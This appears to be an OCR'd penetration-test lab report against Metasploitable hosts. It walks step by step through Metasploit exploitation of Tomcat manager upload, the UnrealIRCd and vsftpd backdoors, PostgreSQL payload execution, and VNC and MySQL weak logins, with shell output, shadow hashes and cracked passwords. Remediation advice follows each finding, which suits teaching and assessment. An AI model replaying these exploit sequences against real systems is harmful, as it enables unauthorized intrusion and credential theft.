
<u>After escalation:</u>



```
sh-3.2# cat /etc/shadow
cat /etc/shadow
root:$1$3ebynjys$1MD7ubFUJopi30Z6vOTho/:17982:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
```

Recommendations: Use SSH instead of Telnet, enforce password policies, apply minimum necessary permissions/privileges, close unnecessary ports and unused accounts.


No: 2	Name: Apache Tomcat Exposed /manager Exploitation	Risk Ratings: CRITICAL
CVSSv3 Score: 9.8	CVSSv3 Vectors: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Affected Assets: 192.168.0.46:8080
Description: This is focused on Apache Tomcat Web server, where we discover the administrator's credentials in order to gain access to the targeted remote system. The target machine is running Apache Tomcat/Coyote JSP engine 1.1 on the port of 8080. The module used to exploit in this item is Apache Tomcat Manager Authenticated Upload Code Execution.	Impact: The module is used to execute a payload on the Apache Tomcat servers that has the exposed /manager directory. The payload is uploaded as a .WAR archive containing a jsp application using a POST request against the /manager/html/upload component. Being able to exploit this module allows the attacker to gain remote access into the target machine.	Technical Details: Please refer to appendix for pre-attacking phase



```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.46
RHOSTS => 192.168.0.46
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK

[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.46:8080 - LOGIN FAILED: admin:admin (Incorrect)
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
[-] 192.168.0.46:8080 - LOGIN FAILED: admin: (Incorrect)
```


Refer to appendix 2.
First, we use find the **credentials**. The auxiliary used is **/scanner/http/tomcat_mgr_login.** The settings of the auxiliary are as screenshot below:

Running the scan, 17ergus1717it will run through with their own list of usernames and passwords. The end result of the scan ends up with giving the **successful credentials**:
The credentials are **xampp:xampp** in this case.




```
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
[+] 192.168.0.46:8080 - Login Successful: xampp:xampp
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
[-] 192.168.0.46:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
```

We will then use the credentials to login remotely. The exploit to use is **exploit/multi/http/tomcat_mgr_upload**.



```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
```


The settings for the exploit is as screenshot below as we used the xampp:xampp credentials.
#set HTTPUSERNAME xamapp
#set HTTPPASSWORD xampp
#set USERNAME xampp
#set PASSWORD xampp
#set RHOSTS 192.168.0.46
#set RPORT 8080
#show targets -> set the target to Windows since the target machine is windows from the nmap scan done



```
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME xampp
HTTPUSERNAME => xampp
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD xampp
HTTPPASSWORD => xampp
msf5 exploit(multi/http/tomcat_mgr_upload) > set USERNAME xampp
USERNAME => xampp
msf5 exploit(multi/http/tomcat_mgr_upload) > set PASSWORD xampp
PASSWORD => xampp
msf5 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.0.46
RHOSTS => 192.168.0.46
msf5 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Java Universal
   1   Windows Universal
   2   Linux x86


msf5 exploit(multi/http/tomcat_mgr_upload) > set TARGET 1
TARGET => 1
```


It was not explained as to why we need to set both HTTPUSERNAME/HTTPPASSWORD and USERNAME/PASSWORD but without each of them being set, the exploit will not work. I had deduced that the reason is because 17ergus1717it is unable to multitask. (*Please refer to the* ***impact*** *portion for more information on the module's exploits and how it works.)* HTTPUSERNAME/HTTPPASSWORD is used to access that website while USERNAME/PASSWORD is used to authenticate with the server's application in order to deliver the payload over and exploit it.

We will set the payload to use **windows/meterpreter/bind_tcp**.




```
msf5 exploit(multi/http/tomcat_mgr_upload) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

Now we **run** the exploit:



```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Retrieving session ID and CSRF token...
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
[*] Uploading and deploying aw8twi...
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
[*] Executing aw8twi...
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
[*] Undeploying aw8twi ...
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:8080-<><>-OK
[*] Started bind TCP handler against 192.168.0.46:4444
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:4444-<><>-OK
[*] Sending stage (180291 bytes) to 192.168.0.46
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 127.0.0.1:8080) at 2020-08-10 12:04:28 +0800

meterpreter > sysinfo
```

As you can see, the exploit is uploading a .WAR archive as it tries to execute with the jsp application inside that archive and deploy it to set the hook. The exploit worked and it opened a meterpreter shell.




```
meterpreter > sysinfo
Computer        : WINTPVA
OS              : Windows 2000 (5.0 Build 2195).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Do a **sysinfo** and **getuid**, we will see that we are in


Recommendations: Change the credentials and update/change them in a common cycle of a few months or once a year. To change credentials, edit the associated 'tomcat-users.xml'file.

No: 3	Name: Unreal IRC Backdoor	Risk Ratings: CRITICAL
CVSSv3 Score: 10	CVSSv2 Vectors: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C	Affected Assets: 192.168.0.1: 6667
Description: UnrealIRCd is an open source IRC daemon, and is available for Unix-like OS and Windows. The version of the unrealircd found in 192.168.0.1 machine, which is version 3.2.8.1, contains a backdoor. This backdoor was present in *Unreal3.2.8.1.tar.gz* archive.	Impact: The backdoor in this version of unrealircd allows the attacker to execute any command regardless of user restriction(s). The module used in this item exploits the malicious backdoor, giving access to the attacker through the externally introduced modified Trojan Horse in the DEBUG_DOLOG_SYSTEM macro	Technical Details: Please refer to appendix for pre-attacking phase

Refer to appendix 2. Searching for a module to use, the exploit module will be **exploit/unix/irc/unreal_ircd_3281_backdoor.**
The settings for the exploit is as listed below:
#set RHOSTS 192.168.0.1
#set payloads cmd/unix/bind_perl (this payload works. Cmd/unix/bind_ruby does not work)
Running the exploit, you will be able to get a meterpreter session. *(The meterpreter session may take a while to pop out, take note).*




```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:6667-<><>-OK

[*] 192.168.0.1:6667 - Connected to 192.168.0.1:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
[*] 192.168.0.1:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.0.1:4444
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<--timeout
```



```
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<><>-OK
[*] Command shell session 2 opened (0.0.0.0:0 -> 127.0.0.1:8080) at 2020-08-20 15:13:35 +0800

whoami
root
uname
Linux
```

Once the meterpreter shell pops out, doing a **whoami** and **uname** shows that we are in as a **root** user and in the Linux machine. Additionally, opening a shell which by default is a python interactive shell and using **lsb_release -a** shows the OS version of the Linux machine.




```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
sh-3.2#
```

Recommendations: Redownload the software, verify the download with published MD5 or SHA1 checksums and reinstall it.

No: 4	Name: PostgresSQL Linux Payload Execution	Risk Ratings: Medium
CVSSv3 Score: 8.8	CVSSv3 Vectors: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	Affected Assets: 192.168.0.1 (port 5432)

Description:	Impact:	Technical Details:
PostgresSQL was found running on port 5432. The postgres service account may write to the /tmp directory and may source User Defined Function (UDF) Shared Libraries from /tmp which would allow arbitrary code execution if the postgres service account has permissions.	The exploit module used will upload a Linux shared object file to the target host via the UPDATE pg_largeobject method of binary injection which will then create a UDF from that shared object	Please refer to appendix for pre-attacking phase

Postgressql (version 8.3.1) is running on port 5432 from scan below:




```
msf5 auxiliary(scanner/postgres/postgres_version) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf5 auxiliary(scanner/postgres/postgres_version) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:5432-<><>-OK

[*] 192.168.0.1:5432 Postgres - Version PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC
cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) (Post-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/postgres/postgres_version) >
```

Moving on to exploiting, the exploit module used is **exploit/postgres/postgres_payload.** The settings for the exploit module is:


#set RHOSTS 192.168.0.1

#set payload linux/x86/meterpreter/bind_tcp

Running the exploit module, it will pop out a meterpreter session.



```
msf5 exploit(linux/postgres/postgres_payload) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:5432-<><>-OK

[*] 192.168.0.1:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubun
[*] Uploaded as /tmp/KqssXvGA.so, should be cleaned up automatically
[*] Started bind TCP handler against 192.168.0.1:4444
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<><>-OK
[*] Sending stage (980808 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 127.0.0.1:8080) at 2020-08-22 22:54:01 +0800

meterpreter > getuid
```



```
meterpreter > getuid
Server username: no-user @ OSGW (uid=108, gid=117, euid=108, egid=117)
meterpreter > sysinfo
Computer     : 192.168.56.222
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```


Running a **getuid** and **sysinfo** will show us as the user and is in the machine.

Recommendations: Update Linux repositories and reinstall the affected packages/databases.

PART I Vulnerabilities Assessment Details by Zachary


No: 1	Name: VSFTPD Version 2.3.4 Backdoor	Risk Ratings: CRITICAL
CVSSv3 Score: 9.8	CVSSv3 Vectors: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Affected Assets: 192.168.56.222:19921
Description: VSFTPD 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.	Impact: Obtain Shell with Root Access	Technical Details:

Open Metasploitable and use: **exploit/unix/ftp/vsftpd_234_backdoor**
Set RHOSTS 192.168.56.222, set RPORT 19921, now run the exploit using command run




```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.222
serhosts => 192.168.56.222
tmsf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 19921
rport => 19921
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.222:19921 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.222:19921 - USER: 331 Please specify the password.
[+] 192.168.56.222:19921 - Backdoor service has been spawned, handling...
[+] 192.168.56.222:19921 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.222:6200) at 2020-08-20 00:55:23 +0800
```

Obtained a root shell successfully and using the command ifconfig, multiple other ip addresses will appear as well as the target's IP address.With that it confirms that target has been successfully exploited.Send the shell to the background with **(CTRL+ Z)** and use the module **post/linux/gather/hashdump**
Using the shell obtained via VSFTPD backdoor, using the hashdump module, it is possible to obtain some hashes to crack password. The passwords have been stored in a folder which is stated in the 2nd last line.



```
msf5 post(linux/gather/hashdump) > set session 1
session => 1
msf5 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module.
[+] root:$1$3ebynjys$1MD7ubFUJopi30Z6vOTho/:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$3szNALUJ$gzvpObwxvHcHGvvmTHDl01:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20200728160329_default_192.168.56.222_linux.hashes_065862.txt
[*] Post module execution completed
```

The password hashes will be stored into the Metasploit database, now using the password cracker for linux (**auxiliary/analyze/crack_linux**). After the cracking we can use the command: creds, which will show all cracked passwords.




```
msf5 auxiliary(analyze/crack_linux) > creds
Credentials
===========

host            origin          service          public    private                              realm  private_type        JtR Format
----            ------          -------          ------    -------                              -----  ------------        ----------
                192.168.56.222                   klog      $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0          Nonreplayable hash  md5
                192.168.56.222                   root      $1$3ebynjys$1MD7ubFUJopi30Z6vOTho/          Nonreplayable hash  md5
                192.168.56.222                   msfadmin  $1$3szNALUJ$gzvpObwxvHcHGvvmTHDl01          Nonreplayable hash  md5
                192.168.56.222                   service   $1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//          Nonreplayable hash  md5
                192.168.56.222                   sys       $1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0          Nonreplayable hash  md5
                                                 klog      123456789                                   Password
                192.168.56.222                   user      $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0          Nonreplayable hash  md5
                192.168.56.222                   postgres  $1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/          Nonreplayable hash  md5
192.168.56.222  192.168.56.222  19922/tcp (ssh)  sys       batman                                      Password
92.168.56.222                   19922/tcp (ssh)  service   service                                     Password
92.168.56.222   192.168.56.222  19922/tcp (ssh)  root
92.168.56.222                   19922/tcp (ssh)  postgres  postgres                                    Password
92.168.56.222   192.168.56.222  19922/tcp (ssh)  root      password                                    Password
92.168.56.222                   19922/tcp (ssh)  user      user                                        Password
92.168.56.222                   19921/tcp (ftp)  user      user                                        Password

sf5 auxiliary(analyze/crack_linux) >
```


Recommendations: Update to the newer version

No: 2	Name: VNC	Risk Ratings: HIGH
CVSSv3 Score: 7.5	CVSSv3 Vectors: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	Affected Assets: 192.168.0.1:5900

Description: Password for VNC produced. Producing shell when connected with VNC viewer	Impact: Obtain Shell with Root Access	Technical Details:




```
msf5 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf5 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.1:5900      - 192.168.0.1:5900 - Starting VNC login sweep
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5900-<><>-OK
[!] 192.168.0.1:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.0.1:5900      - 192.168.0.1:5900 - Login Successful: :password
[*] 192.168.0.1:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) > 
```



```
root@waptlab:~# proxychains vncviewer 192.168.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5900-<><>-OK
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (OSGW:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Warning: Cannot convert string "-*-helvetica-bold-r-*-*-16-*-*-*-*-*-*-*" to type FontStruct
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Using Metasploit with proxychains and vnc_login module, it will obtain the password to allow anyone to obtain a shell with root access. The password to the VNC will be 'password'. Using this password and the command: proxychains vncviewer 192.168.0.1, we will be able to login to OSGW with a root shell.




```
root@OSGW:/# 
```

Recommendations: Set up strong passwords and configure permissions and accounts.

No: 3	Name: MYSQL	Risk Ratings: CRITICAL
CVSSv3 Score: 9.1	CVSSv3 Vectors: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Affected Assets: 192.168.0.1:3306
Description: No password for root account for MySQL database.	Impact: Obtaining access to the admin account for the database	Technical Details: 192.168.0.1:3306


Refer to Appendix 2

To obtain the version of MySQL being exploited using proxychains metasploitable.



```
msf5 auxiliary(scanner/mysql/mysql_version) > run
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:3306-<><>-OK

[+] 192.168.0.1:3306      - 192.168.0.1:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.0.1:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

